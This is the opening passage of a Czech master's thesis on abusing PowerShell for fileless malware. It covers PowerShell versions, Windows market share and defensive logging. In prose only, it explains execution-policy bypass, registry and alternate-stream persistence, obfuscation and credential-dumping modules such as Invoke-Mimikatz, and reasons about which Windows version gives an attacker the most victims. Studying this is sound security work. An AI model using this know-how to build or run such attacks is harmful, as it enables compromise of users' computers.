VŠB – Technická univerzita Ostrava
Fakulta elektrotechniky a informatiky
Katedra informatiky

Zneužití Powershell skriptu pro potřeby počítačové kriminality

Use of Powershell Script as a Tool for Cybercrime

2018 Bc. Ondřej Klein

VŠB - Technická univerzita Ostrava
Fakulta elektrotechniky a informatiky
Katedra informatiky

Zadání diplomové práce

Student: **Bc. Ondřej Klein**

Studijní program: N2647 Informační a komunikační technologie

Studijní obor: 1801T064 Informační a komunikační bezpečnost

Téma: Zneužití Powershell scriptu pro potřeby počítačové kriminality
Use of Powershell Script as a Tool for Cybercrime

Jazyk vypracování: čeština

Zásady pro vypracování:

Windows PowerShell (dříve známý jako Microsoft Shell, MSH či pod kódovým označením Monad) je rozšiřitelný textový (řádkový) shell se skriptovacím jazykem od společnosti Microsoft. PowerShell dokáže přistupovat nejenom k souborovému systému, ale také například k registrům systému, úložišti certifikátů a dalším. Úkolem studenta bude provést rešerši aktuálního stavu na poli bezpečnosti vzhledem k použití PowerShellu. Student popíše možné způsoby využití Powershellu pro potřeby počítačové kriminality a možnosti jak se těmto útokům bránit. V praktické části student připraví alespoň dva netriviální příklady využití Powershellu pro tvorbu škodlivého kódu.

1. Rešerše aktuálního stavu na poli IT bezpečnosti vzhledem k použití PowerShell scriptu.
2. Popis PowerShell scriptu, jeho verzí a možných způsobů tvorby škodlivých kódů. Student také popíše možnosti obrany proti PowerShell útokům.
3. Implementace minimáně dvou netriviálních PowerShell scriptů.
4. Otestování útoku a diskuze výsledků.

Seznam doporučené odborné literatury:

[1] David Kennedy, Jim O'Gorman, Devon Kearns, Mati Aharoni, Metasploit: The Penetration Tester's Guide, No Starch Press 2011, ISBN: 978-1593272883
[2] Brenton J.W. Blawat, Mastering PowerShell, Packt Publishing - ebooks Account 2015, ISBN: 978-1782173557

Formální náležitosti a rozsah diplomové práce stanoví pokyny pro vypracování zveřejněné na webových stránkách fakulty.

Vedoucí diplomové práce: **prof. Ing. Ivan Zelinka, Ph.D.**

Datum zadání: 01.09.2017

Datum odevzdání: 30.04.2018

doc. Ing. Jan Platoš, Ph.D.
vedoucí katedry

prof. Ing. Pavel Brandštetter, CSc.
děkan fakulty

Prohlašuji, že jsem tuto diplomovou práci vypracoval samostatně. Uvedl jsem všechny literární prameny a publikace, ze kterých jsem čerpal.

V Ostravě 23. dubna 2018 .....

Souhlasím se zveřejněním této diplomové práce dle požadavků čl. 26, odst. 9 Studijního a zkušebního řádu pro studium v magisterských programech VŠB-TU Ostrava.

V Ostravě 23. dubna 2018 .....

Rád bych na tomto místě poděkoval prof. Ing. Ivanu Zelinkovi, Ph.D, a také všem, kteří mi pomáhali s úpravou práce a podporovali mne.

Abstrakt

Tato práce se věnuje zneužití nástroje Microsoft PowerShell ke kyberkriminalitě. Nástroj PowerShell napomohl k vytvoření nového typu malwaru, označovaného jako "fileless". Tento typ útoků má mnoho výhod, které jsou s ním spojeny. Útok využívá mnoho specifických způsobů ke kompromitaci počítače, některé z těchto způsobů jsou detailně popsány v této práci. Výstupem práce jsou ukázky skriptů, které mohou kompromitovat počítač pomocí fileless útoku. Práce se zabývá možností, jak ochránit počítač před útokem využívající PowerShell. Výsledkem práce je také experiment, testující antivirové ochrany, navržené pro domácí použití a jejich reakci na případný fileless útok.

Klíčová slova: PowerShell, Windows, virus, bezsouborové viry

Abstract

This diploma thesis is focused on abusing of Microsoft PowerShell for cybercriminality purpose. Microsoft PowerShell help to create a new type of malware called 'fileless'. This type of attack have lots of advantage, which are connected with the new malware. This malware use lots of specific ways for compromise computer, some of these techniques are detaily described in this diploma thesis. Output of the diploma thesis are PowerShell script, which can be used for compromise of computers using fileless attacks. Result of the work is experiment of testing antivirus protection for home use and reaction of them for possible fileless attack.

Key Words: PowerShell, Windows, virus, fileless, malware

Obsah

Seznam použitých zkratek a symbolů

WMF	–	Windows Management Framework
DSC	–	Desired State Configuration
WMI	–	Windows Management Instrumentation
COM	–	Component Object Model
WinRM	–	Windows Remote Management
VNC	–	Virtual Network Computing
RDP	–	Remote Desktop Protocol
GPO	–	Group Policy Object
NTFS	–	New Technology File System
ADS	–	Alternate Data Stream
BSOD	–	Blue Screan of Death
UAC	–	User Account Control
EID	–	Event Identifier
CLSID	–	COM class object identifier
AES	–	Advanced Encryption Standard
IV	–	Initialization vector
GUID	–	Globally Unique Identifier
UAC	–	User Account Control
RAM	–	Random Access Memory
API	–	Application Programming Interface
SRP	–	Software Restriction Polices
HTTP	–	Hypertext Transfer Protocol
JSON	–	JavaScript Object Notation
AD	–	Active Directory
DLL	–	Dynamic-link library

Seznam obrázků

Seznam tabulek

Seznam výpisů zdrojového kódu

1 Úvod

Počítačové viry jsou vnímány jako jedna z největších hrozeb kyberprostoru. Antivirové nástroje dokáží ochránit počítač před standardními hrozbami v podobě klasických virů, které využívají souborů ke kompromitaci oběti počítače. Právě tyto soubory, většinou pocházející z neznámých zdrojů, při umístění na disk jsou skenovány antivirovými nástroji. Protože se antivirové nástroje stále zdokonalují, bylo potřeba, aby útočníci hledali nové způsoby, jak ovládnout počítač oběti. Jedno z řešení jim nabídl sám operační systém, a to konkretně Windows 7, ve kterém byl poprvé představen nástroj PowerShell, který poskytl útočníkům nové prostředí pro tvorbu počítačových virů, ale i prostředí pro jejich spuštění. Viry, které využívají nástroj PowerShell k ovládnutí počítače se označují v angličtině jako 'fileless', což se do češtiny dá přeložit, jako 'bezsouborové'. Výraz plyne z hlavní výhody tohoto typu útoku, a to že k napadení počítače nepotřebuje žádný soubor uložený na disku. [14] [7] Nepřítomnost souboru na disku umožňuje viru skrytí před antivirovými nástroji. Prostředí PowerShell poskytuje útočníkovi možnost spravovat počítač bez vědomí oběti, jelikož nástroje PowerShell je navržen právě k tomuto účelu. Bohužel první verze nástroje PowerShell byly nedostatečně zabezpečené, a tak se staly vhodným pro útočníky, kteří těchto nedostatků zneužívají.

PowerShell nejenom poskytl útočníkům téměř ideální prostředí pro úspěšný útok, ale také přinesl zjednodušení celého procesu kompromitace. Prostředí PowerShell má svůj vlastní jazyk, který je postaven na rámec .NET, ten je nativně dostupný ve všech verzích operačního systému Windows. Díky tomu, že je PowerShell postaven na základech tohoto .NET rámce, je možné využívat pokročilé funkcionality operačního systému, lze přistupovat k šifrovacím funkcím nebo pracovat s Windows API. Využití těchto funkcionalit umožňuje útočníkům tvořit velice účinné škodlivé skripty, které nevyžadují stažení či načtení komponent třetích stran. Škodlivé skripty, které jsou napsány v prostředí PowerShell, jsou velice krátké, délka skriptů často nepřesáhne 200 řádků.

Fileless útoky nevyužívají soubory pro uchování škodlivého skriptu na počítači. Útočníci přišli s novými způsoby, jak na počítači fileless hrozbu uchovat i po restartu nebo vypnutí počítače. Často se zadní vrátka, která udržují hrozbu v systému, nacházejí v registrech uživatele, popřípadě počítače nebo využívají naplánovaných úloh.

Odhalení fileless útoků je složité, jelikož tyto útoky nevyužívají žádné externí aplikace a škodlivé kódy jsou spuštěné z ověřených aplikací, které se nacházejí na počítači. V případě nástroje PowerShell je škodlivý kód provádět pomoci procesu "powershell.exe", což je nativní aplikace operačního systému Windows. Právě proto, že tyto viry využívají nativních aplikací operačního systému, je těžké pro antivirové nástroje odlišit, zda se jedná o legitimní operaci či operace se škodlivým záměrem. [4] Dalo by se říct, že tyto hrozby obrátí užitečně nástroje operačního systému proti systému a uživateli. Antiviry pak mohou nechat nástroj PowerShell vykonávat svou práci v domnění, že se jedná o skript, který spustil sám uživatel nebo se jedná o systémovou operaci. Fileless útoky a útoky, které využívaly nástroje PowerShell, zaznamenaly

zvýšenou aktivitu v druhé polovině roku 2017. Proto většina antivirových společností mohla reagovat na nastalou situaci.

Testování antivirových nástrojů je jeden z praktických výstupů této práce. Důvodem testování bylo ověření míry detekce fileless útoků a sledování schování nástrojů při úspěšné detekci.

2 State of the Art

Nástroj PowerShell získal svoji oblibu u hackerů díky nativní dostupnosti na operačních systémech Windows, ale také díky velice jednoduché syntaxi. Nástroje je schopen získat administrátorská oprávnění, a tím získat úplnou kontrolu nad operačním systémem oběti. PowerShell využívá i nástroj WimRM, který je určen pro vzdálenou správu operačního systém Windows, což umožňuje útočníkům ovládat kompromitovaný počítač na dálku. Útočníci nejčastěji využívají nástroj WimRM k připojení na kontrolní serveru. Mezi již vytvořený malware, které využívaly této vlastnosti, se řádí virus Trojan.Powerliks. Tento malware přežíval čistě v paměti kompromitovaného počítače a vzdáleně komunikoval s kontrolním serverem útočníka, pomocí něhož mohl útočník počítač oběti ovládat. [14]

Další podstatnou výhodou fileless útoků je problematika odhalení útoku při zkoumání forenzními techniky. Vir by v ideálním případě neměl ukládat žádný soubor na disk. Tímto rapidně snižuje šanci na odhalení pomocí antivirových programů, které nejčastěji prozkoumávají soubory uložené na disku počítače. [3] Jedno z míst, kam lze uložit škodlivý kód jsou registry uživatele. V registrech je záznam s patřičným názvem a hodnotou, do které je vložen škodlivý kód. [6] Takto může malware přežívat v počítači oběti i kontroly antivirových programů, stejně jako restarty počítače nebo jeho vypnutí. Škodlivý kód může být také uložen do alternativních proudu v souborech na disku. Antivirové programy mohou alternativní úložiště škodlivého kódu prohledávat. Proto je namístě, aby byl i samotný škodlivý kód skryt před možným odhalením, zatímto účelem může být škodlivý kód obfuskován. [5] Antivirové programy, které vyhodnocují škodlivý kód na základě hashovací funkce, nemusí být schopné obfuskovaný škodlivý kód odhalit. Antivirové nástroje musí klást důraz na heuristické analýzy ověřených aplikací, jako je proces "powershell.exe".

PowerShell obsahuje pojistku, která by měla předcházet nechtěnému spouštění skriptů na počítači. Tato ochrana však chrání pouze uživatele před ním samým. Pokud se uživatele pokusí na svém počítači spustit skript s největší pravděpodobnosti se tato operace nezdaří, jelikož má PowerShell ve výchozím stavu zakázáno spouštění jakéhokoliv skriptů. Nastavení však neplatí pro volání příkazů v prostřední PowerShell. Tento bezpečnostní prvek se nazývá
ExecutionPolicy a ve výchozím stavuje je nastaven na hodnotu Restricted, což znamená, že na počítači nemůže být spuštěn žádný skript. Prostředí PowerShell poskytuje další možnosti, které může administrátor systému nebo uživatel nastavit tak, aby mohl na počítači spouštět skripty. [16] Nastavení Unrestricted a Bypass na počítači umožňují spouštět skripty bez jakéhokoliv omezení. Zmíněné hodnoty Unrestricted a Bypass se nejčastěji vyskytují při spuštění škodlivého kódu na počítači oběti. [5] Tento bezpečností prvek zabraňující spuštění skriptu lze velice snad obejít. Mezi jeden z nejjednodušších způsobů patří spuštění nástroje PowerShell za pomoci patřičného přepínače nebo vložením příkazů do parametru při spuštění nástroje. Výhodou toho způsobu je, že je ovlivněna pouze spuštěná instance nástroje PowerShell. Při volání nové instance se toto nastavení nijak neprojeví. Bezpečnostní politiky lze měnit i pomocí příkazu

'Set-ExecutionPolicy'. Bezpečnostní prvek lze deaktivovat pomoci změny v registrech operačního systému. Pro tyto další možnosti je však nutné získat administrátorské oprávnění pro provádění těchto změn v registrech. Změny v nastavení politiky spouštění skriptů často indikují přítomnost malwaru.

Jeden z nástrojů, který může napomoct k odhalení kompromitace počítače obětí je logování aktivit na systému Windows. Logování aktivit je pro nástroj PowerShell zprostředkovaný přes události operačního systému. Záznamy z prostředí PowerShell se pak zapisují do události operačního systému, kde si je můžete uživatele prohlédnout, například pomocí nativní aplikace Prohlížeč událostí (angl. "Event Viewer"). Logování aktiv prováděných v prostředí PowerShell je defaultně aktivní pouze na operačních systémech určených pro servery. Na operačních systémech určených pro domácí použití je tato funkce deaktivovaná. Uživatel si ji ale můžete aktivovat. Toto se týká pouze nástroje PowerShell do verze 5.0. V případě, že je logovací systém pro prostředí PowerShell aktivován, lze v logu vidět, které příkazy byly v historii vykonány. Do verze 5.0 se loguje pouze spuštění nástroje a parametry k tomu použité. [3] V případě, že uživatel aktivuje zaznamenávání dění v prostředí PowerShell, může odhalit veškerou aktivitu, která je v tomto prostředí vykonávaná.

Kompromitaci potačítače lze odhalit pomocí sledování známých příznaků. Jeden z těchto příznaků je nastavení ExecutionPolicy, které lze nalézt v registrech skupinových politik. [3] V případě, že se jedná o malware, který využívá síťové komunikace, je možné zachytit komunikaci s kontrolním serverem útočníka. Ale tento způsob si žádá aktivní přístup investigace a komunikace bývá často zašifrovaná. [27]

Existuje řada úspěsných virů, které využívaly nástroje PowerShell. Mezi malware, které využívají čistě prostředí PowerShell se řadí Ransom.Powerware. Tento program spadá do kategorie vyděračských malwarů, které zašifrují osobní data na počítači oběti a následně požadují výkupné. Také existuje bankovní keylogger, který byl napsán tak, aby nepotřeboval žadné další aplikace. [5] PowerShell mohou využívat i další malware, které jej využívají jako prostředníka.

PowerShell podporuje rozšíření pomocí modulů. Proto je možné na internetu objevit moduly, které jsou určeny pro škodlivé aktivy. Jeden z těchto balíčku modulů se nazývá PowerSploit. Jedná se o balíček modulů, který je vyvíjen komunitou a je určen především pro penetrační testování prostředí PowerShell. Balíček modulů obsahuje moduly, které mohou například injektovat DLL do běžícího procesu. Modul s názvem Invoke-Mimikatz dovoluje extrahovat přihlašovací údaje uživatele, které mohou být následně použity pro získaní administrátorských práv na počítači. [5] [12] PowerShell, který je vybaven moduly, které se dají použít k útoku, se označuje jako vyzbrojený PowerShell (angl. 'Weaponized PowerShell'). Výhodou těchto modulů, které jsou součástí zmíněných balíčků je, že podporují PowerShell od verze 2.0. Tato verze nástroje PowerShell je nejrozšířenější verzí na počítačích. Poukazuje na to, že PowerShell verze 2.0 je nativně součástí operačního systému Windows 7, což je nejrozšířenější operační systém na trhu. [12] Aktualizace nástroje PowerShell nebyla nikdy součástí žádné pravidelné automatické aktualizace pro operační systém Windows. Na operační systém Windows 7 lze instalovat i novější

verze nástroje PowerShell včetně nejnovější stabilní verze 5.1.

Odborných článků, které se zaměřují na téma zneužití PowerShell k účelům kyberkriminality není mnoho. Články se především zaměřují na již zmíněný nárůst využití nástroje PowerShell pro potřeby kompromitace počítače oběti. Zmiňují se především o použití nástroje PowerShell pro potřeby stažení dalšího škodlivého kódu do počítače a zajištění jeho spuštění. [14] [5] Kód v prostředí PowerShell je schopen zajistit veškeré úkony pro přímou kompromitaci počítače. PowerShell může pracovat se stejnými knihovnami, jaké jsou součástí systému a mohou poskytnout dostačující funkce pro ovládnutí počítače. Taktéž popisují výhody, které nese škodlivý kód napsaný v prostředí PowerShell, jako je například jeho rezistence vůči antivirovým programům. Některé práce popisují jednotlivé části kódu, které se využívají ke kompromitaci počítače. [4] [5] Avšak žádný z těch článků se nezabývá tím, jaké praktiky se využívají při psaní škodlivého kódu v prostředí PowerShell. Práce sice zmiňují lepší rezistenci bezsouborových útoků, ale neexistují test jednotlivých antivirových programů, jako je Windows Defender, Avast!, AVG či další.

3 Metody

Tato kapitola se zabývá popisem nástroje PowerShell včetně popisu verzí, které jsou momentálně dostupné. Stejně tak se zabývá průzkumem trhu operačního systému Windows a jeho nejpoužívanější verzí, s čímž je úzce spojená i verze nástroje PowerShell. Také jsou zde popsány metody používané fileless útoky, jako je resistence malwaru na počítači nebo politika spuštění nástroje PowerShell a jejich možností obejití. Věnuje se také logováním aktivit, obfuskací, vektoru útoků a popisuje fungování známých viru využívající nástroje PowerShell.

3.1 Prostředí

Většina virů, které se objeví v prostředí kyberkriminality, by měla zasáhnout co největší počet zařízení. Verze operačních systémů se liší v některých nástrojích nebo knihovnách, které viry využívají. Obzvlášť důležité jsou tyto rozdíly pro viry, které tyto nástroje nebo knihovny využívají. Jedná se tedy především o fileless útoky, které využívají nástroje či knihovny, které jsou v daných operačních verzích nativně implementovány. Pokud škodlivý kód fileless útoku využívá funkci, která není dostupná ve starší verzi knihovny nebo nástroje, tento útok selže a nedokáže kompromitovat počítač.

Jelikož je tato práce zaměřena na nástroj PowerShell, bylo nutné určit verzi operačního systému Windows, pro který je nástroj PowerShell nativně určen. Určení verze operačního systému, která má největší zastoupení na trhu je důležité proto, aby vir byl schopen napadnou co největší počet počítačů. Jistou výhodu při tvorbě škodlivého kódu v prostředí PowerShell je fakt, že jisté verze operačního systému mají nainstalovanou určitou verzi nástroje PowerShell. Proto postačuje určit verzi operačního systému, pro kterou budeme škodlivý kód tvořit. Statistiky používaní určitých verzí operačního systému lze získat online. [43] Z těch statistik můžeme zjistit, že momentálně nejpoužívanější systém na trhu je Windows 7. Tento operační systém je nainstalován na téměř 51 % počítačů, které využívají platformu Windows od společnosti Microsoft. Druhý nejpoužívanější operační systém je Windows 10 z 30 %, pak následuje Windows XP z 9 %, Windows 8.1 s 7,5 % a Windows 8 s necelými 2 %. Další verze operačního systému Windows je nainstalováno na méně než 1 % počítačů.

Verze nástroje PowerShell je většinou vázaná právě na verzi operačního systému Windows (viz Tabulka 1). Jak ukazuje průzkum, nejpoužívanějším operačním systémem je Windows 7 s 51 %. Proto lze usoudit, že nejpoužívanější verze nástroje PowerShell je verze 2.0 za předpokladu, že nástroj PowerShell nebyl uživatelem aktualizován. Právě PowerShell 2.0 byl nativně dodáván s operačním systémem Windows 7 SP1.

Na základě těchto informací je nejefektivnější vytvářet škodlivý kód pro prostředí PowerShell ve verzi 2.0. PowerShell umožňuje spouštět skripty určené pro starší verze i ve verzích novější. Tato zpětná kompatibilita zvyšuje procento počítačů, na kterých bude škodlivý kód funkční. Díky této vlastnosti se procento teoreticky napadnutelných počítačů pohybuje přibližně okolo 90 %. V případě, že by škodlivý kód fungoval pouze pro určený operační systém, a to Windows

Tabulka 1: Podíl verzí operačního systému Windows na trhu. [43]

Operační systém	Podíl (%)
Windows 7	51,04
Windows 10	29,94
Windows XP	8,98
Windows 8.1	7,48
Windows 8	1,78
Ostatní	0,78

7, i tak je teoreticky možno úspěšně spustit škodlivý kód na 51 % počítačů. Šanci, že se kód podaří úspěšně spustit zvyšuje i fakt, že Windows 7 je již zastaralý operační systém a může obsahovat chyby.

3.2 PowerShell

Jedná se o skriptovací jazyk, který je určen pro automatizaci a konfiguraci operačního systému Windows. PowerShell je založen na rámci .NET, který je součástí operačního systému. Právě rámec .NET přináší do prostředí PowerShell výhodu oproti ostatním skriptovacím jazykům, a to objektovou rouru. PowerShell je vyvíjen jako náhrada za dosavadní příkazový řádek v operačním sytému Windows. Do 18. srpna 2016 byl určen pouze pro operační systém Windows. Avšak od tohoto data se stal PowerShell open-source platformou a bylo jej možno používat i na dalších operačních systémech, hlavním cílem je operační systém Linux.

Nespornou výhodou nástroje PowerShell je propojení nástroje s operačním systémem. Jelikož je PowerShell postaven na rámci .NET obsahuje veškeré jeho dostupné funkce a metody. Funkce, jakou jsou například knihovny pro šifrování disku, nastavení oprávnění nebo zapnutí či vypnutí firewallu. Tyto funkce se v prostředí PowerShell označují jako cmdlets. Příkazy mají možnost přistupovat k jednotlivým komponentům operačního systému. PowerShell podporuje modularitu. PowerShell se skládá z modulů, které lze také vytvářet. Moduly poté přidávají další funkcionalitu. Rozšiřuje funkcionalitu například o správu Active Directory (AD). PowerShell dokáže přistupovat k objektům typy WMI a COM.

Soubory, které obsahují skripty určené pro PowerShell, mají koncovku *.ps1*. Moduly, které používá PowerShell, mají koncovku *.psm1*, ale nejsou samostatně spustitelné, také je možné se setkat s koncovkou *.psd1*, což je označení pro datový soubor.

3.2.1 Dostupné verze

Aktuální stabilní verze nástroje PowerShell je 5.1, která je součástí baíčku Windows Management Framework 5, který je volně dostupný. Jeho první verze se objevila v roce 2006. Následující kapitoly popisují, jednotlivé verze a také jejich přínosy. Powershell verze 1.0 byl vydán v listopadu

v roce 2006 pro operační systémy Windows XP SP2, Windows Server 2003 SP1 a Windows Vista. Jednalo se o volitelnou součást operačních systémů. [20]

Následovala verze 2.0, která byla jako první nasazena a nativně implementovaná do operačního systému Windows 7 a Windows Server 2008 R2. Také byla vydána v servisních balíčcích pro operační systém Windows. Přináší možnost vzdáleného ovládání počítače pomoci nástroje PowerShell. Nová verze přináší Windows PowerShell Scripting Envrironment zkráceně ISE. Jedná se o nativní nástroj pro vyvíjení skriptu pro prostředí PowerShell.[20]

Verze PowerShell 3.0 se nativně objevuje v operačních systémech Windows 8 a také Windows Server 2012. Pro veřejnost byl dostupný v prosinci 2012. PowerShell se stává součástí rozsáhlého balíčku označovaného jako Windows Managment Framework 3.0, který obsahuje WinRM, což je nástroj pro vzdálenou podporu. Dále přináší podporu vytvoření Naplánovaných úloh, automatickou detekci nově přidaných modulů. Zlepšuje se nápověda, která je integrovaná v prostředí PowerShell. [20]

Verze 4.0 nástroje PowerShell byla integrovaná v operačních systémech Windows 8.1 a Windows Server 2012 R2. Hlavní funkci, kterou tato verze přinesla, bylo Desired State Configuration, zkráceně DSC. Jedná se o vzdálené ovládání počítačů se stejnou verzi nástroje PowerShell za pomoci centrálního serveru. Server kontroluje přidružené počítače a zachovávají požadovaný stav. Tato verze je velice žádaná u správců operačního systému Windows, kde je požadováno stejné konfigurace na větším počtu serverů. DSC může pracovat ve dvou režimech, a to je Pull a Push mód. [20]

PowerShell verze 5.0 je taky jako předchozí verze obsažena v balíčku pro operační systém Windows, Windows Management Framework 5.0. Tato verze nástroje PowerShell je nativně dostupná v operačním systému Windows 10. Ale je možné instalovat již zmíněné WMF 5.0 na starší operační systémy včetně operačního systému Windows 7 SP1 a operačního systému určeného pro servery. Nástroj verze 5.0 byl vydána v březnu v roce 2016. Přináší zlepšení instalace modulu do prostředí PowerShell za pomoci galerií, které jsou umístěné na internetu. Nová verze přináší zlepšení ladění kódu v prostředí PowerShell a zaměřuje se na zlepšení Desired State Configuration. Přináší podporu pro definování tříd v prostředí PowerShell. Aktualizace verze 5.0 označovaná jako PowerShell 5.1, byla vydaná společně s aktualizaci pro Windows 10, označenou jako Anniversary Update, a to 2. srpna 2016. Přidává podporu pro správu časové zóny a spravování lokální uživatelů. Jako první verze nástroje PowerShell vychází ve verzích Desktop a Core. Desktop označuje standardní verze obsahující velké množství modulů a příkazy. Varianta Core je určena především pro verzi operačního systému Windows Server 2016 Nano a využívá pouze jádro rámce .NET. [20]

Verze 6.0 má PowerShell změnit, a to hlavně z důvodu, že celá tato verze postavená na rámci .NET Core, jedná se o open-source platformu, která je postavená na .NET rámci a je dostupná na většinu operačních systémů. Důležitá změna, která může ovlivnit chování škodlivých skriptů, je přejmenování binárního souboru nástroje PowerShell, který byl přejmenován na "pwhs.exe". Dále byla přidána nativní podpora SSH a mnoho dalších funkcionalit. Lze sledovat i tendenci

vylepšit PowerShell o některé zažité funkcionality z prostředí linuxové příkazové řádky. [20] [28]

3.2.2 Windows Management Instrumentation

Windows Management Instrumentation (WMI) je způsob, jakým Microsoft implementuje standard Web-Based Enterprise Management (WBEM), což je oborová iniciativa zaměřená na vývoj standardní technologie pro přístup k informacím správy v podnikovém prostředí. WMI používá k reprezentaci systémů, aplikací, sítí, zařízení a jiných součástí správy oborový standard Common Information Model (CIM). CIM vyvíjí a udržuje konsorcium Distributed Management Task Force(DMTF). [46]

WBEM je oborová iniciativa, na kterou dohlíží konsorcium DMTF, jejímž cílem je vývoj standardizovaných neproprietárních prostředků pro přístup k informacím o správě a jejich sdílení v podnikové síti. Má zmírnit problémy, které jsou obvykle spojené se sběrem dat správy a diagnostických dat, kam můžou patřit různé typy hardwaru, protokolů, operačních systémů a distribuovaných aplikací.

CIM je rozšiřitelný, objektově orientovaný datový model, který obsahuje informace o různých částech podniku. Vývojář může prostřednictvím WMI použít model CIM k vytváření tříd, které představují jednotky pevného disku, aplikace, síťové směrovače nebo dokonce uživatelem definované technologie, jako je síťová klimatizace.

Rozhraní WMI je užitečné díky své schopnosti získávat data správy ze vzdálených počítačů. Vzdálená připojení rozhraní WMI zajišťuje model DCOM. Alternativou je Vzdálená správa Windows (WinRM), která získává data vzdálené správy rozhraní WMI pomocí protokolu WS-Management založeného na SOAP. [46]

3.2.3 Rámec .NET

Na tomto rámci je založen i nástroj PowerShell, který využívá všechny jeho funkce. Proto se při vývoji různých škodlivých aplikací můžeme setkat s použitím nástroje PowerShell. Jelikož umožňuje například přístup k velice často využívané metodě WebClient, která slouží ke stažení obsahu z webové stránky. Rámce .NET se velice často využívá k doručování škodlivého skriptu na počítač, ale i pro kompletní kompromitaci počítače.

Od chvíle, kdy jsou nové viry vyvíjeny v .NET rámci, autoři virů začali využívat výhod integrovaných vývojových prostředí (IDE) jako Visual Studio. Přístup k výkonným IDE umožňuje autorům virů spravovat životní cykly škodlivého softwaru, rychle aktualizovat a rychle vyvíjet viry s konzistentním přístupem. [4]


3.3 Aktualizace nástroje PowerShell

Nástroj PowerShell je aktualně ve stabilní verzi 5.1. Pro používaní aktuální verze nástroje je potřeba používat operační systém Windows, který má tuto verzi nativně nainstalovanou, a nebo provést aktualizaci. Nástroj PowerShell je součástí dodatečného balíčku WMF. Aktuální verze

Tabulka 2: Dostupné verze nástroje PowerShell a podporované operační systémy.

Verze	Datum vydání	Integrováno v sytému	Dostupné pro systémy
1.0	Listopad 2006	Windows Server 2008	Windows XP SP2 Windows Server 2003 SP1 Windows Vista
2.0	Říjen 2009	Windows 7 Windows Server 2008 R2	Windows XP SP3 Windows Server 2003 SP2 Windows Vista SP1
3.0	Září 2012	Windows 8 Windows Server 2012	Windows 7 SP1 Windows Server 2008 SP1 Windows Server 2008 R2 SP1
4.0	Říjen 2013	Windows 8.1 Windows Server 2012 R2	Windows 7 SP1 Windows Server 2008 R2 SP1 Windows Server 2012
5.0	Únor 2016	Windows 10	Windows 7 SP1 Windows 8.1 Windows Server 2008 R2 SP1 Windows Server 2012 Windows Server 2012 R2
5.1	Leden 2017	Windows 10 Anniversary Update Windows Server 2016	Windows 7 SP1 Windows 8.1 Windows Server 2008 R2 SP1 Windows Server 2012 Windows Server 2012 R2
6.0	-	-	Windows 7 SP1 Windows 8.1 Windows Server 2008 R2 SP1 Windows Server 2012 Windows Server 2012 R2 Windows 10 Linux Ubuntu CentOS Arch Linux macOS

balíčku je 5, která poskytuje možnost aktualizace jakékoliv verze nástroje PowerShell na verzi 5.1. Jak poukazuje tabulka (viz Tabulka 1) je tato verze dostupná na téměř všech operačních systémech od verze Windows 7. Avšak nástroj PowerShell lze aktualizovat pouze na vyžádání uživatele. Na základě pokusů, které jsem provedl na počítači, vybaveným operačním systémem Windows 7, bez jakýkoliv aktualizací. Tento operační systém je nativně vybaven nástrojem PowerShell ve verzi 2.0.50727.8762. Verze nástroje PowerShell se nezměnila ani po instalaci veškerých dostupných aktualizací.



Obrázek 1: Verze PowerShell na plně aktualizovaném operačním systému Windows 7

Na základě tohoto pokusu lze usoudit, že na většině počítačů je nainstalovaná defaultní verze nástroje PowerShell. Také na základě tabulky (viz Tabulka 1) lze odvodit, že nejrozšířenější verzi nástroje PowerShell je nativně nainstalovaná verze na operačních systémech Windows 7, což je verze 2.0, respektive 2.0.50727.8762. Pokud uživatel nástroj PowerShell sám neaktualizuje, má na svém operačním systém nainstalovanou právě defaultní verzi. Pouze pokud by uživatel nainstaloval již zmíněný balíček WMF, bude mít nástroj PowerShell aktualizovaný.

3.4 Interní zabezpečení nástroje PowerShell


PowerShell, jakožto nedílná součást systému Windows, je nainstalovaná defaultně na všech systémech od verze Windows 7. Nástroj PowerShell je také defaultně dostupný pro všechny uživatele. Pokud uživatel tento nástroj aktivně nepoužívá, dá se deaktivovat. Což lze provést odebráním všech uživatelských oprávnění z příslušných složek, kde je umístěn soubor pro spouštění nástroje PowerShell. Zablokování nástroje PowerShell je pravděpodobné pouze u malého počtu uživatelů. Nástroj PowerShell obsahuje jistou pojistku pro případ nechtěného spuštění skriptu v prostředí PowerShell.

3.4.1 Politika spouštění

